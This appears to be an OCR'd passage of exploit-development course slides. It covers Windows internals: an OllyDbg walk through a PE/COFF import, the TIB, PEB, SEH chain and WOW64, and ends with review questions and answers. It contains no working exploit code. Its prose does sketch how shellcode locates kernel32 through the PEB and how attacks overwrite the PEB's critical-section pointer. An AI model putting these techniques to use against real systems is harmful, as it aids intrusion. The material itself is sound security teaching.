
Scroll down until you see the Imports Table. You should now be able to locate the data from the screenshot above. The larger screenshot above is from the same OllyDbg dump as the last slide.

Box 1: Here we are showing that the unbound IAT entry in the Imports Table created by the original linker is pointing us to the relative address 0x5070. At 0x5070 we see another relative memory address of 0x5190.

Box 2: At the relative location of 0x5190 we see the symbol name _getpid decoded for us on the right.

Box 3: In box 3 we see the address from the "First thunk RVA" entry in the Imports Table points us to the relative address 0x50E4. If we look at 0x50E4 in the OllyDbg dump of that .idata memory space, we see that it points us to 0x77C1F81C, the location of getpid() in msvcrt.dll.

Proceed back to the main CPU window in OllyDbg and press F7 three times until you hit the RETN instruction. You will be taken to the address shown on the next slide.



PE/COFF Walkthrough (7)

We have now been taken to the memory address 0x7C809920. Again, this may be a different address on your system. We can see that by stepping through the instructions at 0x7C809920, EAX results in the value 0x00000CB8. This value in decimal is 3256, which is the process ID being returned from the getcurrentprocessid() function. **Note: This process ID will be different each time the program is run.**

Also note the first three lines of disassembly at the top of the disassembler pane:


MOV EAX, DWORD PTR FS:[18]

MOV EAX, DWORD PTR DS:[EAX+20]

RETN

The FS segment register points to the Thread Information Block (TIB). In the first instruction we are dereferencing offset 0x18 from the TIB into EAX. At this location is a self-referencing pointer, or simply the full linear address of the TIB. In the second line we are dereferencing offset 0x20 which is the location in the TIB that holds the PID for the process. FS offset 0x0 holds a pointer to the SEH chain, and FS offset 0x30 holds a pointer to the PEB. To view the TIB, simply note the address being moved into EAX during the first instruction, go to the memory map, and double-click on the address.


We have now walked a function call on a Windows system using the PE/COFF object file format.



The Windows API

The Windows API is the interface used to provide access to system resources. Functions are grouped together into Dynamically Linked Libraries (DLL)s and compiled. In order to get Windows to pretty much do anything, you must program an application to the rules of interacting with the many APIs. This includes services such as opening a window, accessing drop-down menus, opening up network ports, accessing command-line utilities, graphics utilities, registry access, and pretty much anything else. If you want to do something simple such as open a file on a Windows system, you cannot do this without using the appropriate Windows API and having the Operating System do it for you.

A compiler that has access to Windows symbol information is needed in order to create a proper Import Address Table and resolve names during linking and loading time. The functionality of the Windows API and dynamic linking allows Microsoft Windows developers to modify underlying functions within the DLLs without affecting application functionality. This also means that the location of functions once DLLs are modified may change, and they often do. As long as you have the symbol information, your application will still work properly on the various versions and service packs of Windows. From the opposite side, exploit code referencing static addresses such as functions inside of kernel32.dll will often fail, as the address of this library and function offsets often changes. There are ways to write shellcode that do not rely on static addressing, and we will get to that a bit later.



Thread Information Block (TIB) or Thread Environment Block (TEB)


You will see the Thread Information Block (TIB) also referenced as the Thread Environment Block (TEB). They are synonymous. The TIB is structure of data that stores information about the current thread, and every thread has one. The FS segment register holds the location of the TIB. Rather than calling a function such as getprocessid(), the PID of the process can be found at FS:[0x20] within the TIB. These values can be found, at DWORD boundaries from offset FS:[0x00].

The TIB holds a large amount of information about the current thread, however, some common offsets from FS:[0x00] that we are interested in are:

FS:[0x00] - Pointer to Structured Exception Handling (SEH) chain. When an event occurs that requires the global exception handler to be called, this pointer is pushed onto the stack in order to begin the exception handling process.

FS:[0x30] Address of Process Environment Block (PEB).


FS:[0x18] Address of Thread Information Block (TIB). This is a self-referencing pointer to itself.



Process Environment Block

The Process Environment Block (PEB) is a structure of data in a processes user address space that holds information about the process. This information includes items such as the base address of the loaded module (hmodule), the start of the heap, imported DLLs and much more. A pointer to the PEB can be found at FS:[0x30]. Since the PEB has modifiable attributes, you can imagine that it is a common place for attacks. Windows shellcode often takes advantage of the PEB as it stores the address of modules such as kernel32.dll. If the shellcode can find kernel32.DLLs address in memory, it often times will then get the location of the function getprocaddress() and use that to locate the address of desired functions.


One of the most common attacks on the PEB is to overwrite the pointer to RTL_CRITICAL_SECTION. This technique has been documented several times and we'll cover it in more detail coming up. Critical Sections typically ensure that only one thread is accessing a protected area or service at once. It only allows access for a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.



Structured Exception Handling (1)


Exception handling in Windows can be much more complex than on Linux. The pointer stored at FS:[0x00] inside the TIB points to an EXCEPTION_REGISTRATION structure that is part of a linked list of exception handlers and structures. If an exception occurs within a programmer's code, the Windows operating system will use a callback function to allow the program the chance to handle the exception. If the first structure can handle the exception, a value is returned indicating the result of the handling function. If the result is a "continue execution" value, the processor may attempt to retry the set of instructions that caused the exception to occur. If the handler declines the request to handle the exception, a pointer to the next exception handling structure is used.

Programmers can define their own exception handling within a program and choose to terminate the process, print out an error, perform some sort of action, or pretty much anything else you can do with a program. If these programmer defined handlers or compiler handlers do not handle the exception, then the default handler will pick up the exception and terminate the program as stated. The image on the next slide helps to visualize the layout in memory.



Structured Exception Handling (2)

This diagram provides a visual representation of the layout of the SEH chain in memory. First, an exception must occur within a thread. Each thread has its own TIB, and therefore its own exception handling structure. When an exception occurs, the operating system needs to know where to obtain the callback function address. This is achieved by accessing offset FS:[0x00] within the thread's TIB. The address held here gives us the first exception registration structure to call. Inside this structure is a callback pointer to a handler. If the code is handled by the handler, a continue_execution value is returned and execution continues. If the exception is not handled, a pointer to the next structure in the SEH chain is called. Following this same process, the SEH chain will unwind until a handler handles the exception or the end is reached. If the end is reached, the Windows Unhandled_Exception_Handler will handle the exception, terminating the process or giving the option to debug when applicable.




WOW64

The majority of developers and vendors are still catching up to 64-bit systems. Microsoft has ported and recoded its entire operating system to run on 64-bit processors in 64-bit mode natively. Large vendors such as Adobe have also completed, or are well on their way to fully supporting, 64-bit systems natively with their applications. However, there are many vendors who are still far from converting over, and there are many companies who would not simply run out to purchase a new license just because it's written for 64-bit systems. This being the case, there must be support for 32-bit applications on 64-bit systems. On 64-bit Microsoft OSs, the feature to accomplish this requirement is known as Windows 32-bit On Windows 64-bit (WOW).


WOW is a collection of dynamic-link libraries (DLLs) that run within a 32-bit process and fully emulate all requirements for the 32-bit application. DLLs such as WoW64.dll run within the 32-bit process to intercept and translate calls. All required 32-bit DLLs are loaded into the application as needed to support full functionality.

A good paper and reference for this slide on WOW64 can be found at: http://msdn.microsoft.com/en-us/windows/hardware/gg463051



Module Summary

In this module we took a high level look at some of the differences between Windows and Linux. These differences will become more apparent as we go deeper into each area from an exploitation and security perspective. Notably, the use of the Windows API is a big difference from having the ability to directly access kernel resources through system calls within a process, as on Linux. There are many structures holding metadata and maintaining sanity within the process that must be protected.




Review Questions

1) What is stored at FS segment register offset FS:[0x30]?

2) What DLLs are almost always loaded as module for a program?

3) Windows supports fork()-ing to create a new process. True or False?




Answers

1) The Process Environment Block (PEB) – The PEB is stored at location FS:[0x30] from within the Thread Information Block (TIB).

2) kernel32.dll – Kernel32.dll is almost always loaded by default into a processes address space. Ntdll.dll is also commonly loaded by every process.

3) False – Windows uses threading as opposed to creating a whole new process like fork().



